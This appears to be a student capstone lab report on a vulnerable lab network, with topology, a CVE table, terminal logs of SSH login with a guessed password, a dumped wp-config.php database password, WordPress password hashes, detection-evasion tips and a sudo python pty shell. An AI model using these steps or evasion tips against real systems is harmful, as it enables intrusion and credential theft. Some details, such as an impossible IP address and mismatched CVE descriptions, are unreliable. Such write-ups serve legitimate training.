Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: **192.168.1.0/24**
Netmask: **255.255.255.0**
Gateway: **192.168.1.1**

Machines
IPv4: **192.168.1.105**
OS: **Linux**
Hostname: **Capstone**

IPv4: **192.168.1.90**
OS: **Linux**
Hostname: **Kali**

IPv4: **192.168.1.110**
OS: **Linux**
Hostname: **Target 1**

IPv4: **192.168.1.100**
OS: **Linux**
Hostname: **ELK**

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
CVE-2019-12215 Full Path Disclosure (192.268.1.110/var/www/html/vendor)	Full path disclosure of the webpage directory structure.	The attacker was able to determine the location and filepath of vulnerable elements of the server backend.
CVE-2012-6707 Weak MD5-based password hashes in wordpress database	The user account credentials are stored in plain text on the wordpress site.	The account credentials hash is vulnerable to brute force attack.
CVE-2017-7760 exposed username which allowed brute force of password information. User access to the wp-config.php file via nano. This exposed the root user and password.	The wordpress configuration file was listed in a visible directory. In addition, user credentials were not secured, allowing access to restricted directories.	The hacker was able to access the wordpress configuration file and gain access to the mySQL directory. From there, username and password hashes were accessible.
CVE-2008-5161 ssh remote login was active at the user level with port 22 being open	Open port 22, along with weak user credentials, allowed outside access to user accounts.	The attacker was able to gain access to restricted directories as a valid user via a simple network scan.

Exploits Used

Exploitation: Open SSH Port and Poor Firewall Configuration

- Used nmap to identify open ports on the target IP address.

- The exploit allowed us to gain access to user accounts and configuration files.

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ cd /var/www/html
michael@target1:/var/www/html$ ls
about.html   css           img         scss           team.html
contact.php  elements.html  index.html  Security - Doc  vendor
contact.zip  fonts          js          service.html    wordpress
michael@target1:/var/www/html$ cd wordpress/
michael@target1:/var/www/html/wordpress$ ls
index.php         wp-blog-header.php    wp-cron.php         wp-mail.php
license.txt       wp-comments-post.php  wp-includes         wp-settings.php
readme.html       wp-config.php         wp-links-opml.php   wp-signup.php
wp-activate.php   wp-config-sample.php  wp-load.php         wp-trackback.php
wp-admin          wp-content            wp-login.php        xmlrpc.php
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
```

Exploitation: Vulnerable Wordpress Site

- **Wpscan** was used to enumerate the wordpress site; two users were discovered. A user shell was set up using vulnerable credentials of account *Michael*, whose username and password were the same.
  - This exploit allowed the attacker to navigate *Michael's* user directory, where the visible ***wp-config.php*** file was being stored.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
```

Exploitation: Weak Credential Hashes

- Using the login credentials on the ***wp-config.php*** file, the attacker was able to navigate the SQL database and enumerate password hashes to user accounts.
- This allowed the attacker to gain root access using *Steven's* credentials.

```
mysql> describe wp_users;
+---------------------+---------------------+------+-----+---------------------+----------------+
| Field               | Type                | Null | Key | Default             | Extra          |
+---------------------+---------------------+------+-----+---------------------+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL                | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |                     |                |
| user_pass           | varchar(255)        | NO   |     |                     |                |
| user_nicename       | varchar(50)         | NO   | MUL |                     |                |
| user_email          | varchar(100)        | NO   | MUL |                     |                |
| user_url            | varchar(100)        | NO   |     |                     |                |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00:00 |                |
| user_activation_key | varchar(255)        | NO   |     |                     |                |
| user_status         | int(11)             | NO   |     | 0                   |                |
| display_name        | varchar(250)        | NO   |     |                     |                |
+---------------------+---------------------+------+-----+---------------------+----------------+
10 rows in set (0.00 sec)

mysql> select user_login,user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)

mysql>
```

Avoiding Detection

Stealth Exploitation of Open SSH and Poor Firewall Configuration

Monitoring Overview

- One alert that detects this exploit is signal.rule.name: ssh
- This rule records SSH connections to a specific IP address.
- It can be configured to alert when an SSH connection is established to the host IP.

Mitigating Detection

- In order to execute this exploit without triggering the above alert, an attacker can establish a backdoor user shell via phishing.

Stealth Exploitation of Vulnerable WordPress Site

Monitoring Overview

- The alert for HTTP Request Size can detect this exploit.
- This alert will measure the size of HTTP requests.
- It can be configured to fire when the size of a request exceeds the predetermined threshold of a given timeframe.
- **WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute**

Mitigating Detection

- An attacker can use a backdoor script to upload malware files onto the wordpress site.
- Alternatively, creating a hidden admin account could be another technique.

Stealth Exploitation of Weak Credential Hashes

Monitoring Overview

- The alert for Excessive HTTP Errors will detect this exploit.
- The metrics that are measured are http errors within a given time frame.
- The alert will fire if the http errors exceed the limit within the given timeframe.

  WHEN count() GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes

Mitigating Detection

- Once an attacker has access to user credential hashes, they can crack them on a separate machine without being detected on the host network.

Maintaining Access

Backdooring the Target

Backdoor Overview

- The backdoor that was used was an interactive python shell.
  - *sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’*